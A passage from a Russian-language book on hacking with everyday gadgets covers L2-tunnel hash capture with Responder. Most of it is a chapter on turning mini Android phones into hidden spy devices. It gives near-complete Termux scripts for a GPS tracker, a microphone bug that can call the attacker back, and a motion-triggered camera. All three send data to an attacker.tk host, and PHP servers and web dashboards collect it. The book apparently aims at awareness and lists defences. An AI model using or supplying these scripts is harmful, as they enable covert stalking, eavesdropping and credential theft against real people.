Теперь злоумышленник получает максимально полный сетевой доступ до компьютера через 4G-модем. L2-туннель позволяет запустить атаки на протоколы канального уровня, а также широковещательные протоколы — такие как NetBIOS и LLMNR. И становится реальным с USB-сетевого интерфейса посредством Responder получить хеш пароля пользователя компьютера, запустив на удаленной стороне атакующего команду:

```
responder -I tap0 -r -d -w -F
```

Получив хеш пароля при помощи модема, злоумышленник может применить к нему атаку перебора по словарю. В случае успеха злоумышленник может получить уже полноценный доступ к компьютеру жертвы, запустить на нем прокси-сервер и выполнить дальнейшее развитие атак уже за пределами компьютера — в локальной сети.

9.3. Защита

Поскольку закрепление осуществляется через USB-порт, то меры противодействия такие же, что описаны в *главах 3* и *4* (про BadUSB):

- применение программ для контроля подключения устройств (в составе антивирусного ПО или специализированных средств защиты от несанкционированного доступа);
- запрет подключения USB-сетевых карт в групповых политиках;
- контроль физического доступа посторонних лиц к рабочим местам пользователей.

Spy

10

На протяжении всей *главы 7* (про смартфон глазами хакера) мы видели, сколько неочевидных шпионских функций в таком смартфоне скрыто.

И злоумышленник может развить их с помощью следующих устройств, не прибегая к пайке и даже к программированию:

- GPS-трекер;
- жучок;
- миниатюрная камера.

В плане аппаратной реализации тут существует несколько путей, которыми может пойти злоумышленник:

- первый, самый простой, но самый опасный — приобретение готовых изделий. Во многих странах такие устройства являются незаконными;
- второй — использование одноплатных компьютеров. Одноплатники — это не только Raspberry Pi и его клоны. Существуют куда более миниатюрные решения (рис. 10.1).

  Плюсы реализации устройств на такой платформе — самые миниатюрные габариты и полная свобода в программной и аппаратной части. Но минусы — это самый сложный путь, так как злоумышленнику придет-



Рис. 10.1. Одноплатный компьютер Lichee Pi Nano

ся самостоятельно настраивать взаимодействие с железом: внешними GPS- и GSM-модулями. Кроме того, не обойтись и без пайки.

Так как характер использования, например, GPS-трекера подразумевает, вероятно, одноразовое использование, то ключевым фактором для злоумышленника является еще и простота сборки и доступность компонентов.

Стоимость подобного решения — порядка 2 500 руб.:

- одноплатный компьютер Lichee Pi Nano — 1 000 руб.;
- GPS-модуль — 500 руб.;
- GSM-модуль — 500 руб.;
- MicroSD карта — 300 руб.;
- Аккумулятор 3,7V — 200 руб.

- Наконец, третьим решением являются миниатюрные устройства, имеющие при наличии открытой ОС все необходимые аппаратные компоненты (GPS, GSM-модуль, микрофон и камеру), но предназначенные для использования по иному назначению. Это умные часы, а точнее — часы для детей (рис. 10.2).

  Такие часы by-design являются устройствами для слежки только за ребенком. На их борту, помимо датчиков, есть ОС Android, дающая маневр для кастомизации и разработки специального ПО. Если сравнить эти устройства с готовыми решениями, то габариты того же GPS-трекера не сильно меньше подобных часов.

- Однако есть еще один чуть менее популярный форм-фактор с теми же характеристиками — это минителефоны (рис. 10.3).

Рис. 10.2. Вполне законное шпионское устройство — для слежки за детьми

Рис. 10.3. Полноценный Android-телефон размером чуть больше флешки

Такой современный Android-телефон — это универсальное и недорогое устройство, которое можно использовать как бюджетную замену дорогих GPS-трекеров и противоугонных средств в автомобиле или на велосипеде. Однако злоумышленники могут задействовать их для своих незаконных целей.

Стоимость такого решения — порядка 2 500 руб. Внутри есть всё необходимое и даже с лихвой: GPS, 4G, Wi-Fi, камера, микрофон и даже датчик освещенности. ОС Android позволяет использовать это под нужды, ограниченные только фантазией. Ключевой плюс для злоумышленника — это форм-фактор устройства, ведь это всего лишь телефон (смартфон), а не шпионское оборудование. Еще одним плюсом этого решения является простота сборки. Злоумышленнику нужно просто установить необходимые приложения (Termux и Termux-API) и вставить сим-карту. Никакой пайки. А также доступность — еще один плюс для злоумышленника. Все-таки это телефон, пусть и мини, значит, его приобрести проще, чем миниатюрные одноплатники и различные экзотические компоненты.

С аппаратной частью разобрались. Что касается программного подхода, то далее возможно два пути:

- разработка полноценных APK-приложений;
- использование Termux-API.

Более правильно разрабатывать небольшие приложения — каждое под свою задачу. Так можно снизить до минимума технические требования к ОС. Однако, если на смартфоне установлен Android 6 и выше, и на него устанавливается Termux + Termux-API, то злоумышленник может пойти по простому пути и сделать все без знания программирования. Этого функционала вполне достаточно для реализации поставленных задач.

10.1. Beacon

Смартфон является единственным девайсом, способным благодаря богатой коллекции датчиков, определять местоположение даже внутри зданий, т. е. там, где нет приемлемого сигнала GPS. Компас, датчик ускорения, оценка положения точек доступа и вышек сотовой связи присуща только устройствам под управлением полноценной ОС, нежели просто контроллера, транслирующего координаты на сервер. Поэтому выбор в пользу смартфона в миниатюрном форм-факторе выгодно отличается от соответствующих аналогов.

Итак, чтобы превратить любой Android-смартфон в маячок, требуется включить GPS, мобильный Интернет и следующий скрипт для Termux:

beacon.sh

```
INTERVAL=60
BEACON='beacon1'
declare -a coords
while :
do
  bat=$(termux-battery-status | grep percentage | awk '{print $2}' | cut -d
',' -f 1)
  coords=('{ termux-location -p gps -r last | grep -e lat -e lon || termux-
location -p network -r last | grep -e lat -e lon; } | awk '{print $2}' | tr
-d ','')
  echo $bat "${coords[*]}"
  interval=$(curl -s "https://gps.attacker.tk/?dev=$BEACON&bat=${bat}&lat=${c
oords[0]}&lon=${coords[1]}")
, sleep "$interval" 2>/dev/null || sleep $INTERVAL
done
```

Вот, собственно, и все. Трекер размером чуть больше спичечного коробка готов. Без пайки и программирования.

С помощью GNU-утилит из набора Termux-API в цикле запрашиваются значения уровня заряда, а также текущие координаты, после чего все это отправляется на сервер злоумышленника. Стоит отметить, что получение координат идет сначала с помощью спутников, как более точное. В случае же недоступности этого способа позиционирования — например, если трекер находится в помещении, то в ход идет уже определение местоположения по мобильным сетям. Интервал обновления местоположения может быть изменен по требованию серверной стороны. Это может быть полезно для сохранения более длительного времени работы — например, когда трекер

```
[/var/log/nginx]$ cat spy-access.log | grep lat                    27.01.2023 10:57:29
[27/Jan/2023:10:52:04 +0200] 2.50.91.115 "curl/7.67.0" gps.[redacted].tk "GET /?dev=beacon
2&bat=99&lat=25.0849139&lon=55.1486407 HTTP/1.1" 502
[27/Jan/2023:10:52:45 +0200] 2.50.91.115 "curl/7.67.0" gps.[redacted].tk "GET /?dev=beacon
2&bat=98&lat=25.0849141&lon=55.1486420 HTTP/1.1" 200
[27/Jan/2023:10:53:30 +0200] 2.50.91.115 "curl/7.67.0" gps.[redacted].tk "GET /?dev=beacon
2&bat=98&lat=25.0849138&lon=55.1486415 HTTP/1.1" 200
[27/Jan/2023:10:53:50 +0200] 2.50.91.115 "curl/7.67.0" gps.[redacted].tk "GET /?dev=beacon
2&bat=98&lat=25.0849276&lon=55.1486358 HTTP/1.1" 200
[27/Jan/2023:10:54:26 +0200] 2.50.91.115 "curl/7.67.0" gps.[redacted].tk "GET /?dev=beacon
2&bat=98&lat=25.0850531&lon=55.1487103 HTTP/1.1" 200
[27/Jan/2023:10:55:03 +0200] 2.50.91.115 "curl/7.67.0" gps.[redacted].tk "GET /?dev=beacon
2&bat=97&lat=25.0850632&lon=55.1485534 HTTP/1.1" 200
```

Рис. 10.4. Координаты от маячка автоматически сохранены в логах веб-сервера

долгое время неподвижен, а после начала движения уже может требоваться более частое обновление геолокации.

Для отслеживания какой-либо цели этого может быть достаточно, даже если на сервере, куда отправляются координаты, нет никакой последующей обработки. Принимаемые координаты, как минимум, присутствуют в логах веб-сервера (рис. 10.4). Для отслеживания маячка достаточно лишь вбить представленные координаты в онлайн-карты.

Однако, используя готовые веб-библиотеки и добавив всего каплю программирования, злоумышленник может сделать полноценный интерфейс, реализовав простейшую клиент-серверную часть. На сервере требуется разместить всего два файла:

beacon/server.php

```
<?php
$db = new PDO('sqlite:locations.db');
if(@$_REQUEST['dev'] && @$_REQUEST['lat'] && @$_REQUEST['lon'])
{
    error_log( "\x1b[31m" . implode(',', @$_REQUEST) . "\x1b[0m" );
    $query = $db->prepare("INSERT INTO locations(time, device, battery,
latitude, longitude) VALUES (datetime(), ?, ?, ?, ?)");
    $query->execute(array(addslashes($_REQUEST['dev']), (int)@$_
REQUEST['bat'], (float)$_REQUEST['lat'], (float)$_REQUEST['lon']));

    $query = $db->prepare("SELECT interval FROM devices WHERE device=?");
    $query->execute(array(addslashes($_REQUEST['dev'])));
    echo @$query->fetch()[0];
}
else if(@$_REQUEST['dev'])
{
```

```
    $query = $db->prepare("SELECT time,battery,latitude,longitude FROM
locations WHERE device=? AND time > ?");
    $query->execute(array(addslashes($_REQUEST['dev']), addslashes(@$_
REQUEST['time'])));
    echo json_encode($query->fetchAll(PDO::FETCH_OBJ));
}
else if(isset($_REQUEST['devs']))
{
    $query = $db->prepare("SELECT device FROM locations GROUP BY device");
    $query->execute();
    $devices = [];
    while($row = $query->fetch())
    $devices[] = $row["device"];
    echo json_encode($devices);
}
else
    echo file_get_contents("map.html");
?>
```

Теперь принимаемые в HTTP-запросах координаты не просто фиксируются в логах веб-сервера — они помещаются в базу данных, откуда их можно удобно извлекать.

Клиентская часть тезисно может быть представлена так:

beacon/map.html

```
<script>
var colors = ["blue","green","yellow","red","cyan","purple","white"]
function update_locations(device)
{
  var ajax = new XMLHttpRequest()
  ajax.open('GET', '/?dev='+device+'&time='+devices[device]["time"], true)
  ajax.onreadystatechange = function() {
    if (ajax.readyState == 4) {
      if(ajax.status == 200) {
          points = JSON.parse(ajax.responseText)
          for(var i = 0; i < points.length; i++)
          {
            var lat = parseFloat( points[i]["latitude"] )
            var lon = parseFloat( points[i]["longitude"] )
```

```
            devices[device]["time"] = points[i]["time"]
            var point = L.circleMarker([lat,lon],
            {
              "color": colors[ Object.keys(devices).indexOf(device) ],
              "radius": 3,
            }).addTo(the_map)
            if(devices[device]["points"].length)
            {
              var line = L.polyline(
                [
                  [parseFloat( devices[device]["points"].slice(-1)[0].
origin["latitude"] ), parseFloat( devices[device]["points"].slice(-1)[0].
origin["longitude"] )],
                  [lat, lon]
                ],
                {color: colors[ Object.keys(devices).indexOf(device) ]}
              ).addTo(the_map)
              devices[device]["points"].push(line)
            }
            devices[device]["points"].push(point)
            if(i+1 == points.length)
            {
              clearInterval(devices[device]["last"])
              devices[device]["last"] = setInterval(function()
{point.getElement().style.opacity=(point.getElement().style.
opacity!=1.0)?1.0:0.5},200)
            }
          }
      }
    }
  }
  ajax.send()
}
function get_devices()
{
  var devices = {}
  var ajax = new XMLHttpRequest()
  ajax.open('GET', '/?devs', false)
  ajax.onreadystatechange = function() {
```

```
    if (ajax.readyState == 4) {
      if(ajax.status == 200) {
          var devs = JSON.parse(ajax.responseText)
          for(var i = 0; i < devs.length; i++)
            devices[devs[i]] = {"enable": false, "time": 0, "points": [],
"last": -1}
      }
    }
  }
  ajax.send()
  return devices
}
var devices = get_devices()
for(var device in devices)
  setInterval((function(dev) {return function(){update_locations(dev)}})
(device), 1000)
</script>
```

По этическим соображениям приведенный здесь исходный код не полный, а лишь концептуальный.

В результате после некоторого кодинга все может выглядеть, как показано на рис. 10.5.

Точки соединяются линиями для формирования маршрута, а последнее местоположение мигает. Треки рисуются динамически, без необходимости перезагрузки веб-страницы. Также система поддерживает одновременное отображение разными цветами сразу нескольких маячков.

Рис. 10.5. Веб-интерфейс для отслеживания местоположения минителефона

10.2. Bug

Мини-смартфон может быть использован злоумышленником и в качестве скрытой прослушки. И скрытность при этом достигается не только размерами, но еще и неприметностью оборудования. Просто оставленный кем-то смартфон далеко не в первую очередь может быть воспринят как прослушка. Но, тем не менее, это может быть так. И этого злоумышленнику достаточно легко добиться, использовав в Termux на Android-смартфоне следующий скрипт:

bug.sh

```
DURATION=60
BUG='bug1'
while :
do
  bat=$(termux-battery-status | grep percentage | awk '{print $2}' | cut -d
',' -f 1)
  now=$(date +"%d.%m.%Y-%H:%M:%S-$bat")
  termux-microphone-record -l $DURATION -f ${now}.wav > /dev/null
  sleep $DURATION
  echo ${now}.wav
  callback=$(curl -s -X POST --form "audio=@${now}.wav" "https://bug.
attacker.tk/?dev=$BUG")
  if [ -n "$callback" ] ; then
    termux-telephony-call "$callback"
  fi
  mv ${now}.wav /sdcard/
done
```

Жучок готов:

- первое — такой жучок записывает звук в свою память, которой у современного телефона предостаточно. И именно так, кстати, работают коммерческие решения;
- второе — он передает все по вебу на сервер, позволяя получить доступ к записям даже в случае невозможности забрать устройство;
- и, наконец, третье — в случае сигнала с сервера жучок может инициировать звонок на злоумышленника для прослушивания уже в реальном времени. Весь необходимый для этого аппаратный функционал есть в любом телефоне, а программный — имеется в Termux-API.

На серверной стороне злоумышленнику уже не обойтись без обязательной обработки — ведь передаваемые аудиофайлы не сохраняются просто так в логах. Для этого на сервере требуется следующий обработчик:

bug/server.php

```
<?php
if(@$_FILES && @$_REQUEST['dev'])
{
    error_log( "\x1b[31m" . $_REQUEST['dev'] . " " . $_FILES['audio']['name']
. "\x1b[0m" );
    if(!is_dir($_REQUEST['dev']))
        mkdir($_REQUEST['dev']);
    move_uploaded_file($_FILES['audio']['tmp_name'], $_REQUEST['dev'] . "/" .
$_FILES['audio']['name']);

    $callback = $_REQUEST['dev'] . "/" . "call.txt";
    if(is_file($callback))
    {
        echo file_get_contents($callback);
        unlink($callback);
    }
}
else if(@$_REQUEST['dev'] && @$_REQUEST['audio'])
{
    header("Content-Type: audio/*");
    echo @file_get_contents($_REQUEST['dev'] . "/" . $_REQUEST['audio']);
}
else if(@$_REQUEST['dev'])
{
    $audio = [];
    foreach(scandir($_REQUEST['dev'], SCANDIR_SORT_DESCENDING) as $entry)
        if(is_file($_REQUEST['dev'] . "/" . $entry) && pathinfo($entry)
['extension'] === 'wav')
            $audio[] = $entry;
    echo json_encode($audio);
}
else if(isset($_REQUEST['devs']))
{
```

```
    $devices = [];
    foreach(scandir(".") as $entry)
        if($entry[0] != "." && is_dir($entry))
            $devices[] = $entry;
    echo json_encode($devices);
}
else
    echo file_get_contents("audio.html");
?>
```

Серверная сторона имеет похожий на предыдущий раздел интерфейс. Пример максимально простой, поэтому все принимаемые аудиофайлы сохраняются в соответствующие папки. А если злоумышленнику нужно послушать, что происходит через телефонный звонок, то он помещает номер телефона в файле `call.txt`, по которому тот ему позвонит.

Простейший веб-интерфейс для прослушивания сохраненных на сервере аудиофайлов:

bug/audio.html

```
<html>
<head>
<style>
</style>
<script>
function get_devices()
{
  var devices = {}
  var ajax = new XMLHttpRequest()
  ajax.open('GET', '/?devs', false)
  ajax.onreadystatechange = function() {
    if (ajax.readyState == 4) {
      if(ajax.status == 200) {
        devices = JSON.parse(ajax.responseText)
      }
    }
  }
  ajax.send()
  return devices
}
function show_records(event)
```

```
{
  var device = event.target.innerHTML
  var records = {}
  var ajax = new XMLHttpRequest()
  ajax.open('GET', '/?dev=' + device, false)
  ajax.onreadystatechange = function() {
    if (ajax.readyState == 4) {
      if(ajax.status == 200) {
        records = JSON.parse(ajax.responseText)
      }
    }
  }
  ajax.send()

  w = window.open("", "", "width=520,height=700,scrollbars=yes,menubar=no")
  w.document.open()
  w.document.writeln('<title>${device}</title>')
  for(var i = 0; i < records.length; i++)
    w.document.writeln('<div><span>${records[i]}</span><audio src="/?dev=${de
vice}&audio=${records[i]}" controls style="height: 10px"></audio></div>')
}
</script>
</head>
<body>
<ul id="devices"></ul>
</body>
<script>
var devices = get_devices()
for(var i = 0; i < devices.length; i++)
{
  var device = document.createElement('li')
  device.addEventListener("click", show_records)
  device.style = "cursor: pointer; color: blue;"
  device.textContent = devices[i]
  document.getElementById('devices').append(device)
}
</script>
</html>
```



Рис. 10.6. Веб-интерфейс для прослушивания записей

По этическим соображениям приведенный здесь исходный код также не полный, а лишь концептуальный.

Этот веб-интерфейс максимально прост. Он отображает все доступные устройства и при нажатии выводит для прослушивания сохраненные записи (рис. 10.6).

Используя возможности HTML, можно слушать аудиофайлы прямо с веб-страницы любым браузером.

10.3. Camera

Миниатюрная камера, имеющаяся в мини-смартфоне, также может быть прекрасно задействована злоумышленником. Для этого на Android-смартфоне в Termux нужно выполнить следующее:

camera.sh

```
INTERVAL=1
DIFFERENCE_PIXELS=1000
CAM='cam1'
cam=0
while :
do
  termux-camera-photo -c $cam new.jpg
  if [ $(magick compare old.jpg new.jpg -metric ae -fuzz '25%' NULL:) -ge
$DIFFERENCE_PIXELS]; then
    bat=$(termux-battery-status | grep percentage | awk '{print $2}' | cut -d ',' -f 1)
    now=$(date +"%d.%m.%Y-%H:%M:%S-$bat")
    convert -resize '800x600' new.jpg ${now}.jpg
    curl -s -X POST --form "photo=@${now}.jpg" "https://cam.attacker.tk/?dev=$CAM"
  fi
  mv new.jpg old.jpg
  sleep $INTERVAL
done
```

Камера готова. Но нет никакого смысла непрерывно сохранять изображение в отсутствие движения. Поэтому с помощью imagemagick путем сравнения изменившихся пикселов отслеживается движение между двумя последними снимками. И если порог срабатывания, заданный в самом верху скрипта, превышен, то такое изображение сохраняется устройством с меткой времени, а его копия отправляется на сервер злоумышленника.

Точно так же, как и в предыдущем разделе, злоумышленнику требуется обработка запросов, содержащих файлы. Это можно сделать минимумом изменений в коде:

camera/server.php

```
<?php
if(@$_FILES && @$_REQUEST['dev'])
{
    error_log( "\x1b[31m" . $_REQUEST['dev'] . " " . $_FILES['photo']['name']
. "\x1b[0m" );
    if(!is_dir($_REQUEST['dev']))
        mkdir($_REQUEST['dev']);
    copy($_FILES['photo']['tmp_name'], $_REQUEST['dev'] . "/last.jpeg");
    move_uploaded_file($_FILES['photo']['tmp_name'], $_REQUEST['dev'] . "/" .
$_FILES['photo']['name']);
}
else if(@$_REQUEST['dev'] && @$_REQUEST['photo'])
{
    header("Content-Type: image/*");
    header("Content-Disposition: inline; filename=\"${_REQUEST['photo']}\"");
    echo @file_get_contents($_REQUEST['dev'] . "/" . $_REQUEST['photo']);
}
else if(@$_REQUEST['dev'])
{
    $photo = [];
    foreach(scandir($_REQUEST['dev'], SCANDIR_SORT_DESCENDING) as $entry)
        if(is_file($_REQUEST['dev'] . "/" . $entry) && pathinfo($entry)
['extension'] === 'jpg')
            $photo[] = $entry;
    echo json_encode($photo);
}
else if(isset($_REQUEST['devs']))
{
    $devices = [];
    foreach(scandir(".") as $entry)
        if($entry[0] != "." && is_dir($entry))
```

```
            $devices[] = $entry;
    echo json_encode($devices);
}
else
    echo file_get_contents("photo.html");
?>
```

Все принимаемые изображения сохраняются в папку, соответствующую каждой камере. Последнее принятое изображение копируется как last.jpg для отображения превью камеры.

Максимально упрощенный веб-интерфейс:

camera/photo.html

```
<html>
<head>
<style>
#devices img {width: 320px; height: 260px; cursor: pointer;}
#devices div {border: 1px solid black; display: inline-block;}
</style>
<script>
UPDATE_INTERVAL = 10*1000

function get_devices()
{
  var devices = {}
  var ajax = new XMLHttpRequest()
  ajax.open('GET', '/?devs', false)
  ajax.onreadystatechange = function() {
    if (ajax.readyState == 4) {
      if(ajax.status == 200) {
        devices = JSON.parse(ajax.responseText)
      }
    }
  }
  ajax.send()
  return devices
}
function show_photos(event)
{
  var device = event.target.title
  var photos = {}
```

```
  var ajax = new XMLHttpRequest()
  ajax.open('GET', '/?dev=' + device, false)
  ajax.onreadystatechange = function() {
    if (ajax.readyState == 4) {
      if(ajax.status == 200) {
        photos = JSON.parse(ajax.responseText)
      }
    }
  }
  ajax.send()

  w = window.open("", "", "width=800,height=600,scrollbars=yes,menubar=no")
  w.document.open()
  w.document.writeln('<title>${device}</title>')
  for(var i = 0; i < photos.length; i++)
        w.document.writeln('<div style="width: 320px; height: 260px; display:
inline-block; border: 1px solid;"><img src="/?dev=${device}&photo=${photos[
i]}" style="width: 320px; height: 240px;"><span>${photos[i]}</span></div>')
}
</script>
</head>
<body>
<div id="devices"></div>
</body>
<script>
var devices = get_devices()
for(var i = 0; i < devices.length; i++)
{
    var device_img = document.createElement('img')
    device_img.addEventListener("click", show_photos)
    device_img.setAttribute("title", devices[i])
    device_img.setAttribute("alt", "no image")
    device_img.src = "/?dev=" + devices[i] + "&photo=last.jpeg"
    var device_name = document.createElement('span')
    device_name.textContent = devices[i]
    var device = document.createElement('div')
    device.append(device_img)
    device.append(document.createElement('br'))
    device.append(device_name)
    document.getElementById('devices').append(device)
}
setTimeout(function(){window.location.reload(true)}, UPDATE_INTERVAL)
</script>
</html>
```

По этическим соображениям приведенный здесь исходный код так же, как и в предыдущих случаях, не полный, а лишь концептуальный.

Подключившись удаленно, злоумышленник сначала видит все доступные камеры и последнее изображение с них (рис. 10.7).

Камеры показывают только движения, поэтому то, что видно на превью камеры, то фактически и происходит в текущий момент. При нажатии на ту или иную камеру открывается окно уже со всеми захваченными движениями — все, что происходило в поле зрения объектива (рис. 10.8).



Рис. 10.7. Веб-интерфейс для обзора доступных камер



Рис. 10.8. Веб-интерфейс просмотра записей камеры

Чтобы склеить все снимки в более привычный видеофайл, злоумышленник может использовать небольшой цикл:

```
n=0; for img in cam1/*.jpg; do mv "$img" "cam1/in$((n+=1)).jpg"; done
ffmpeg -i cam1/in%3d.jpg -f image2 cam1.avi
```

10.4. Защита

В очередной раз мы увидели использование современного смартфона, что называется, не по назначению. В *главе 7* раскрыт хакерский потенциал смартфона, а здесь продемонстрированы его скрытые шпионские возможности.

Можно сформулировать следующие основные меры защиты:

- проведение периодического визуального осмотра на предмет наличия посторонних устройств;
- проведение специальных обследований на предмет наличия в помещениях закладных устройств;
- для защиты от акустических закладок можно использовать средства активной защиты — акустическое зашумление;
- контроль физического доступа посторонних лиц, чтобы они не могли скрытно установить шпионские устройства;
- для обнаружения всех описанных категорий технических средств можно использовать тепловизоры, так как вся работающая техника излучает тепло.

На рис. 10.9 показано аномальное тепловое излучение мягкой игрушки, в которую вставлено техническое устройство негласного съема информации. Тепловизор позволяет обнаружить подобное излучение в пределах комнаты, даже если температура скрытого устройства всего на один-два градуса превышает комнатную.



Рис. 10.9. Обнаружение теплового излучения закладки

Заключение

11

Десятки атак позади. И столько же рекомендаций по защите.

Мы увидели, что ноутбук — далеко не единственный инструмент потенциального злоумышленника. Все, что здесь продемонстрировано, не требует от потенциального злоумышленника глубоких знаний в электронике или программировании. Все производилось с использованием готовых программ и потребительской электроники. Требовалось только что-то подключить, установить и настроить. Все необходимые знания так или иначе могут быть взяты в Интернете, так что создание хакерского девайса ненамного сложнее конструктора лего.

Реальный взлом со смартфоном и с другими девайсами может не сильно отличаться от того, что представлено в играх или кино. Единственное отличие — это сколько времени занимает взлом. В зависимости от сложности реальной системы ее взлом может занять часы, дни или даже месяцы. Именно здесь реальность препятствует удовольствию, поэтому в играх и кино опущены скучные моменты взлома. Но это не означает, что представленное в играх не осуществимо.

На протяжении всей книги рассмотрены десятки атак в самых разных ситуациях. Для удобства восприятия все они представлены в виде mindmap на рис. 11.1. На нем изображены все атаки, которые может применить злоумышленник в реальном мире, подобно навыкам и умениям из компьютерной игры.

Изначально, опираясь лишь на общедоступные устройства, изображенные в центре графа, злоумышленник превращает их в известные хакерские инструменты. И далее каждый из них через ту или иную технологию дает ему возможность реализовать необходимые атаки. В конечном итоге, этим достигаются самые разнообразные эффекты: от безобидного отказа в обслуживании до полного контроля над целью.

Вы могли заметить забавные сходства в различных атаках. Эксплуатацию Wi-Fi Karma можно назвать Wireless BadUSB-eth, а Mousejack — Wireless BadUSB-hid.

Надеюсь, вам удалось почерпнуть для себя что-то новое, что позволит укрепить защищенность ваших систем безопасности и оставить меньше шансов хакерам.

